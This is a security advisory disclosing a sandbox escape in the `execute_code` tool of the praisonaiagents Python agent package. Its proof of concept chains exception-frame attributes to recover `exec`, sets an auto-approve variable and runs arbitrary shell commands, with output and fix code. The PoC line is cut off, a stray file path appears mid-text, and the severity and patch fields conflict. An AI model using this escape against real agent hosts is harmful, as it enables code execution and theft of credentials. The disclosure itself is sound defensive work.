Sandbox escape via exception frame traversal in `execute_code` (subprocess mode)

Critical **MervinPraison** published **GHSA-qf73-2hrx-xprp** yesterday

Package

praisonaiagents (pip)

Affected versions

<= 1.5.114

Patched versions

>= 1.5.115

Description

Summary

`execute_code()` in `praisonaiagents.tools.python_tools` defaults to `sandbox_mode="sandbox"`, which runs user code in a subprocess wrapped with a restricted `__builtins__` dict and an AST-based blocklist. The AST blocklist embedded inside the subprocess wrapper (`blocked_attrs`, line 143 of `python_tools.py`) contains only 11 attribute names — a strict subset of the 30+ names blocked in the direct-execution path. The four attributes that form a frame-traversal chain out of the sandbox are all absent from the subprocess list:

Attribute	In subprocess `blocked_attrs`	In direct-mode `_blocked_attrs`
`__traceback__`	**NO**	YES
`tb_frame`	**NO**	YES
`f_back`	**NO**	YES
`f_builtins`	**NO**	YES

Chaining these attributes through a caught exception exposes the real Python `builtins` dict of the subprocess wrapper frame, from which `exec` can be retrieved and called under a non-blocked variable name — bypassing every remaining security layer.

Tested and confirmed on praisonaiagents 1.5.113 (latest), Python 3.10.

Severity

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H — 9.9 Critical

Vector	Value	Rationale
AV:N	Network	`execute_code` is a designated agent tool; user/LLM-supplied code reaches it over the network in all standard deployments
AC:L	Low	No race conditions or special configuration required
PR:L	Low	Requires ability to submit code through an agent (typical end-user privilege)
UI:N	None	No victim interaction
S:C	Changed	Escapes subprocess sandbox into full host process context
C:H	High	Arbitrary file read, environment variable access, credential exfiltration
I:H	High	Arbitrary file write, arbitrary code execution on host
A:H	High	Can terminate processes, exhaust resources

Affected

- **Package**: `praisonaiagents` (PyPI)
- **Affected versions**: all versions shipping `sandbox_mode="sandbox"` (default since introduction) through **1.5.113**
- **Patched versions**: none at time of report
- **File**: `praisonaiagents/tools/python_tools.py`

Root Cause

Two separate `blocked_attrs` sets — one much weaker than the other

`_validate_code_ast()` (line 39, used by direct mode) blocks 30+ attributes:

```
# python_tools.py line 52 — direct mode (FULL list, correctly includes frame attrs
_blocked_attrs = frozenset({
    '__subclasses__', '__bases__', '__mro__', '__globals__',
    '__code__', '__class__', '__dict__', '__builtins__',
    '__import__', '__loader__', '__spec__', '__init_subclass__',
    '__set_name__', '__reduce__', '__reduce_ex__',
    '__traceback__', '__qualname__', '__module__',   # ← present here
    '__wrapped__', '__closure__', '__annotations__',
    'gi_frame', 'gi_code', 'cr_frame', 'cr_code',
    'ag_frame', 'ag_code', 'tb_frame', 'tb_next',    # ← present here
    'f_globals', 'f_locals', 'f_builtins', 'f_code', # ← present here
    'co_consts', 'co_names',
})
```

The subprocess wrapper script written to disk (line 143) uses a separate, **inline** `blocked_attrs` with only 11 entries — the frame-traversal attrs are **missing**:

```
# python_tools.py line 143 — subprocess wrapper (SHORT list, MISSING frame attrs)
blocked_attrs = {
    '__subclasses__', '__bases__', '__mro__', '__globals__',
    '__code__', '__class__', '__dict__', '__builtins__',
    '__import__', '__loader__', '__spec__'
    # __traceback__, tb_frame, f_back, f_builtins — all absent
}
```

`_safe_getattr` does not protect direct dot-notation access

`_safe_getattr` replaces the `getattr` builtin and blocks attribute names starting with `_`. However, it is only invoked when user code explicitly calls `getattr(obj, name)`. Direct attribute access (`obj.attr` in source) uses Python's C-level `tp_getattro` slot and **never passes through** `_safe_getattr`. The AST check is therefore the only barrier to direct attribute access, and it is insufficient.

No text-pattern blocklist in subprocess mode


`_execute_code_direct` applies a text-pattern blocklist (`dangerous_patterns`) as a defence-in-depth layer. `_execute_code_sandboxed` has no such layer — only the AST check runs.

Proof of Concept

```
import os
os.environ["PRAISONAI_AUTO_APPROVE"] = "true"
from praisonaiagents.tools.python_tools import execute_code

CMD = "id"   # any shell command

payload = f"""
try:
    1/0
except ZeroDivisionError as e:
    _p = e.__traceback__.tb_frame.f_back
    _x = _p.f_builtins["exec"]
    _x("import subprocess; print(subprocess.check_output({repr(CMD)}, shell=True).decode
       {{"__builtins__": _p.f_builtins}})
"""

result = execute_code(code=payload)
print(result["stdout"])
```

Output (praisonaiagents 1.5.113, Python 3.10):

```
uid=1000(user) gid=1000(user) groups=1000(user)
```



Why each defence is bypassed:

Layer	Status	Reason
AST `blocked_attrs`	**BYPASSED**	`__traceback__`, `tb_frame`, `f_back`, `f_builtins` not in 11-item subprocess list
`_safe_getattr`	**BYPASSED**	Only intercepts `getattr()` calls; dot notation uses C-level `tp_getattro`
`exec`-by-name AST check	**BYPASSED**	Called as `_x(...)` — `func.id` is `'_x'`, not `'exec'`
Text-pattern blocklist	**N/A**	Does not exist in subprocess mode
Subprocess process isolation	**BYPASSED**	Frame traversal reaches real builtins *within* the subprocess

---

Attack Chain

```
execute_code(payload)
  └─ _execute_code_sandboxed()
       └─ subprocess: exec(user_code, safe_globals)
            └─ user_code raises ZeroDivisionError
                 └─ e.__traceback__           ← __traceback__ not in blocked_attrs
                      └─ .tb_frame           ← tb_frame not in blocked_attrs
                           └─ .f_back        ← f_back not in blocked_attrs
                                └─ .f_builtins  ← f_builtins not in blocked_attrs
                                     └─ ["exec"]  ← dict subscript, no attr check
                                          └─ _x("import subprocess; ...")
                                               └─ RCE
```

Impact

Any application that exposes `execute_code` to user-controlled or LLM-generated input — including all standard PraisonAI agent deployments — is fully compromised by a single API call:

- **Arbitrary command execution** on the host (in the subprocess user context)
- **File system read/write** — source code, credentials, `.env` files, SSH keys
- **Environment variable exfiltration** — API keys, secrets passed to the agent process
- **Network access** — outbound connections to attacker infrastructure unaffected by `env={}`
- **Lateral movement** — the subprocess inherits the host's network stack and filesystem

---

Suggested Fix

1. Merge `blocked_attrs` into a single shared constant

The subprocess wrapper must use the same attribute blocklist as the direct mode. Replace the inline `blocked_attrs` in the wrapper template with the full set:

```
# Add to subprocess wrapper template (python_tools.py ~line 143):
blocked_attrs = {
    '__subclasses__', '__bases__', '__mro__', '__globals__',
    '__code__', '__class__', '__dict__', '__builtins__',
    '__import__', '__loader__', '__spec__', '__init_subclass__',
    '__set_name__', '__reduce__', '__reduce_ex__',
    '__traceback__', '__qualname__', '__module__',    # ← ADD
    '__wrapped__', '__closure__', '__annotations__',  # ← ADD
    'gi_frame', 'gi_code', 'cr_frame', 'cr_code',    # ← ADD
    'ag_frame', 'ag_code', 'tb_frame', 'tb_next',    # ← ADD
    'f_globals', 'f_locals', 'f_builtins', 'f_code', # ← ADD
    'co_consts', 'co_names',                          # ← ADD
}
```

2. Block all `_`-prefixed attribute access at AST level

`_safe_getattr` only covers `getattr()` calls. Add a blanket AST rule to block any `ast.Attribute` node whose `attr` starts with `_`:

```
if isinstance(node, ast.Attribute) and node.attr.startswith('_'):
    return f"Access to private attribute '{node.attr}' is restricted"
```

3. Add the text-pattern layer to subprocess mode

Mirror `_execute_code_direct`'s `dangerous_patterns` check in `_execute_code_sandboxed` as defence-in-depth.

References

- Affected file: `praisonaiagents/tools/python_tools.py` (PyPI: `praisonaiagents`)
- CWE-693: Protection Mechanism Failure
- CWE-657: Violation of Secure Design Principles

Severity

Critical 10.0 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	Low
User interaction	None
Scope	Changed
Confidentiality	High
Integrity	High
Availability	High

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

CVE ID

CVE-2026-39888

Weaknesses

- CWE-657
- CWE-693

Credits

 **dorjoos** Reporter